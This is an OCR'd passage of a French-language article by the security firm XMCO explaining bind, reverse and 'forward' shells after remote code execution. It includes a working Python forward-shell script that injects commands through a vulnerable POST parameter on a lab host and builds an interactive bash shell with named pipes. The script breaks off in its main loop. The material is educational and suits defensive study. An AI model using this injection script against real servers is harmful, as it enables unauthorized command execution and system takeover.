
1. La machine ciblée doit être exposée sur Internet ou sur le même réseau que l'attaquant (hors scénario de rebond) et aucune protection réseau ne doit être présente ;
2. Le port à exposer ne doit pas être utilisé par un service déjà lancé (ou potentiellement bloqué par le système) ;
3. Python (et le package pty) doivent être présents sur le système ;
4. Si on expose un bind shell sur Internet, d'autres attaquants pourraient s'y connecter…

Note	Dans l'exemple présenté, les machines attaquantes et victimes sont sur le même réseau et n'ont aucune restriction de flux leur permettant de se joindre simplement.

Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.

Les limitations…

De nos jours, lorsque l'on se rend sur un site web, il est rare que l'adresse IP associée au nom d'hôte contacté soit directement celle du serveur web auquel on accède. En effet, une architecture réseau moderne simplifiée s'apparente plutôt à l'exemple suivant :



Exemple d'architecture réseau moderne

Ainsi, lorsqu'un utilisateur accède à un serveur web, c'est uniquement grâce à la table NAT configurée préalablement sur les routeurs.

Le tableau ci-dessous représente un exemple de comment fonctionne une table NAT pour une requête HTTPS :

Protocole	Interface source	Port source	IP destination	Port destination
TCP	Interface routeur Internet	443	<IP privée serveur web>	443

Ainsi, le routeur sait à quelle machine il doit relayer le paquet lorsqu'il arrive grâce au port renseigné.

Afin d'obtenir un Bind shell, il est nécessaire d'utiliser un autre port que celui sur lequel tourne l'application vulnérable. Le routeur ne relaiera donc pas le paquet vers le serveur vulnérable en renseignant un autre port et celui-ci ne pourra donc pas être directement contacté par un attaquant.

Afin de contourner ce problème de NAT, une autre méthode existe appelée Reverse shell.

> « Bien que nous soyons parvenus à obtenir ce Bind shell interactif relativement facilement, cette technique est peu utilisée par les attaquants pour différentes raisons. »

Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.

Bind shell, Reverse shell… et Forward shell

Reverse shell

Le concept

La seconde méthode, et la plus utilisée afin d'obtenir un interpréteur de commandes interactif après l'exploitation d'une RCE, est appelée Reverse shell.

Celle-ci consiste à mettre en écoute un port sur la machine attaquante et de forcer la machine victime à s'y connecter tout en liant un interpréteur de commandes.




Schéma d'un Reverse shell


À l'aide de cette méthode, le problème de NAT est contourné, car il n'est pas nécessaire de contacter directement le serveur vulnérable à la RCE. En forçant la victime à se connecter à la machine attaquante, des règles de NAT particulières peuvent être configurées sur le routeur de l'attaquant afin de recevoir l'interpréteur de commandes.

Il existe également des services cloud permettant de lier une IP privée à une adresse publique en fonction d'un port facilitant le travail des attaquants.

De la même manière que pour le Bind shell, l'interpréteur de commandes obtenu après cette méthode ne sera pas interactif et il faudra également renseigner la commande python présentée précédemment pour y remédier.


En reprenant notre exemple, l'attaquant commence par mettre en écoute le port sur sa machine :

L'attaquant force ensuite la machine victime à se connecter au port en écoute (4444) sur sa machine via une commande envoyée à l'aide de la RCE :



L'attaquant peut alors rendre interactif l'interpréteur de commandes obtenu sur sa machine à l'aide de la commande python citée précédemment et faire les mêmes opérations que pour le Bind shell (voir page suivante).

Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.




L'attaquant force la victime à se connecter à sa machine via la RCE

Les limitations...

Bien que cette technique soit la plus utilisée par les attaquants, il est possible de bloquer son obtention à l'aide de règles de pare-feu spécifiques.

Afin d'obtenir un Reverse shell, un attaquant a besoin que les flux sortants soient autorisés. De manière habituelle, ce sont les flux entrants qui sont particulièrement restreints et les restrictions sur les flux sortants sont plus permissives.

En prenant cet exemple d'architecture réseau minimaliste :



Architecture réseau minimaliste

La table de pare-feu suivante permettrait de restreindre l'obtention d'un Reverse shell à un attaquant :

Action	Protocole	Interface source	Port source	IP destination	Port destination
Autoriser	TCP	Routeur Internet	443	<IP privée du serveur web>	443
Bloquer	TCP	*	*	*	*

En effet, avec ces règles de pare-feu, uniquement les flux entrants HTTPS seraient autorisés et tous les autres flux seraient bloqués ne permettant pas un attaquant d'obtenir un Reverse shell.

Il existe alors une autre méthode afin d'obtenir un interpréteur de commandes interactif lorsque les deux autres manières présentées ci-dessus ne peuvent être implémentées.

Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.

Bind shell, Reverse shell... et Forward shell

Le Forward shell

Concept du Named pipe

Avant de présenter cette dernière méthode, il est nécessaire d'expliquer le concept de Named Pipe. Les Pipes permettent à différents processus d'interagir.

Prenons la commande suivante :

```
head -5 <file> | grep "s"
```

Lorsque l'interpréteur recevra cette commande, il s'arrêtera avant le premier caractère pipe (|) et redirigera la sortie de l'instruction head -5 en tant qu'entrée pour l'instruction grep. Ainsi, parmi les 5 premières lignes du fichier, seules celles contenant le caractère s seront affichées par la console.


Les processus head et grep n'ont pas été conçus pour travailler ensemble, mais il est pourtant possible de les utiliser ensemble à l'aide des Pipes.

L'exemple présenté est un Unamed Pipe. Dans ce cas-là, le Pipe n'existe qu'au sein du noyau et ne peut pas être accessible par l'interpréteur de commandes.

À l'inverse, les Named Pipes sont des fichiers qui sont directement accessibles comme n'importe quel autre fichier. Ils sont créés avec la commande suivante :


```
mkfifo <name of named pipe file>
```

Créons un Named Pipe et écrivons une chaine de caractères à l'intérieur afin de mieux comprendre son utilité :



Création d'un Named Pipe


Le processus echo est ici bloqué, car le Named Pipe va attendre que l'entrée et la sortie soient connectées. En lisant le contenu du Named Pipe créé, l'entrée et la sortie seront connectées et le processus echo ne sera plus bloqué. La chaine de caractères sera alors affichée en lisant le contenu du fichier :



Création d'un Named Pipe


En sachant désormais ce qu'est un Named Pipe, il devient possible de réfléchir à la réalisation d'un interpréteur de commandes interactif sur la base de la commande suivante :

Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.




Commande permettant de créer la base d'un interpréteur de commandes basique interactif

Ainsi, le Named pipe /tmp/input agira comme un interpréteur de commandes et leur sortie pourra être consultée via le fichier /tmp/output :



Création de la base d'un interpréteur de commandes interactif avec des Named Pipes

De plus, l'interpréteur de commandes est interactif, car les commandes s'exécutent toutes au sein d'un même fichier et donc, au sein du même interpréteur de commandes :



Création de la base d'un interpréteur de commandes interactif avec des Named Pipes

Étant donné que l'interpréteur réalisé en local sur notre machine attaquante à l'aide de Named Pipes peut être interactif, il peut également l'être via une session HTTP où chaque commande entrée via la RCE sera envoyée au fichier Named Pipe input. Puisque le résultat de chaque commande nous est retourné dans le cadre de notre exemple, il est possible de se baser sur celle-ci pour la lecture du fichier output.

Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.

Bind shell, Reverse shell... et Forward shell

Il est désormais temps de voir comment il est possible d'implémenter cette méthode via une RCE en reprenant notre exemple.

Cette méthode est appelée Forward shell et a été découverte par IppSec. Il a par la même occasion réalisé un outil permettant de réaliser un interpréteur de commandes interactif via cette méthode : https://github.com/IppSec/forward-shell

L'exploitation du Forward shell

Le but ici va être de créer un script. Ce script reposera sur les 3 fonctions suivantes :

- La première permet la création d'un interpréteur de commandes interactif basique avec un Named Pipe sur le système en reprenant la commande présentée précédemment.
- La seconde fonction doit permettre d'insérer des commandes qui seront envoyées au Named Pipe.
- Enfin, la dernière doit permettre de récupérer la sortie de la commande.

Celles-ci peuvent être résumées au sein du schéma suivant :





Schéma des 3 fonctions générales au sein du script

Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.

Ces 3 fonctions ont un but différent, mais elles requièrent toutes d'envoyer une commande via la RCE identifiée. Ainsi, une fonction sera consacrée à l'envoi de commandes pour la première et dernière fonction. La fonction permettant d'insérer les commandes directement au sein du Named Pipe via la RCE se suffira ainsi à elle-même.

Afin de construire ces fonctions, il est possible d'examiner la requête permettant d'exécuter du code à l'aide d'un proxy HTTP tel que Burp Suite, mitmproxy ou Zap dans le but de pouvoir la retranscrire au sein d'un script :



Requête permettant d'exploiter la RCE interceptée via l'outil Burp Suite

L'exploitation de la RCE se fait donc à via l'envoi d'une requête POST et de la variable ip contenant notre charge utile.

Nous devons donc réaliser les 4 fonctions suivantes :

1. send_cmd : Processus d'envoi de commandes simple via la RCE
2. create_shell : Création de l'interpréteur de commandes basique
3. write_cmd : Processus d'envoi de commandes au sein du Named Pipe via la RCE
4. read_cmd : Lecture de la sortie de la dernière commande exécutée

Expliquons alors le code de chaque fonction composant notre script:


1. send_cmd

```python
import requests
import re

url = "http://172.16.10.61/poc.php"

def send_cmd(cmd):
    myobj = {'ip': ";"+ cmd}
    result = requests.post(url, data = myobj, timeout = 2)
    return result.text
```

Fonction send_cmd



Bind shell, Reverse shell... et Forward shell

Cette fonction prend en paramètre la commande que l'on souhaite envoyer. Elle permet ainsi d'envoyer une requête POST avec la charge utile ; {$cmd} permettant d'exécuter du code sur le serveur. L'ajout du paramètre timeout est très important, car lors de la création du Named Pipe, le serveur ne répond pas et la requête réalisée ne se termine jamais malgré l'exécution de la commande.

2. create_shell

```
def create_shell():
    NamedPipes = """mkfifo /tmp/input; tail -f /tmp/input | /bin/bash 2>&1 > /tmp/output"""
    try:
        send_cmd(NamedPipes)
    except:
        None
    return None
```

Fonction create_shell

Cette fonction sert simplement à envoyer la commande permettant de créer l'interpréteur de commandes basique à l'aide de la fonction présentée ci-dessus. L'ajout d'une exception est nécessaire, car comme évoqué précédemment, le retour de la fonction send_cmd lors de la création du Named Pipe sera un timeout forcé de la requête.

3. write_cmd :

```
def write_cmd(cmd):
    myobj = {'ip': ';echo "' + cmd + '" > /tmp/input'}
    result = requests.post(url, data = myobj)
    return result
```

Fonction write_cmd

Cette fonction reprend le même principe que la première en prenant en paramètre la commande pour l'envoyer via une requête POST. Cependant, au lieu de simplement exécuter la commande reçue, la fonction permet de l'écrire au sein du Named Pipe à l'aide du programme echo.

4. read_cmd :

```
def read_cmd():
    GetOutput = """/bin/cat /tmp/output"""
    output = send_cmd(GetOutput)
    return output
```

Fonction read_cmd

La dernière fonction permet d'envoyer la commande pour lire le fichier output en utilisant le binaire cat. Cette instruction est ensuite envoyée à la fonction send_cmd. Elle retourne alors le résultat de la réponse HTTP retournée par le serveur contenant le résultat de la lecture du fichier output.

Toutes les fonctions étant présentées, il convient désormais de présenter le main du script (voir page suivante).

Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.

```python
if __name__ == '__main__':
    create_shell() ①
    clear_output = """truncate -s 0 /tmp/output""" ②
    prompt = ""
    upgrade = """python -c '\\''import pty;pty.spawn(\\"/bin/bash\\")'\\''""" ③
    write_cmd(upgrade)

    while True: ④
        cmd = input(prompt)
        write_cmd(cmd)⑤
        result_cmd = read_cmd()⑥
    ⑦ result_cmd_parsed = re.search('(?<=<pre>)(.*?)(?=</pre>)', result_cmd, flags=re.DOTALL)
        list_result = result_cmd_parsed.group(0).split("\n")
        for i in range(2, len(list_result)):
            print("")
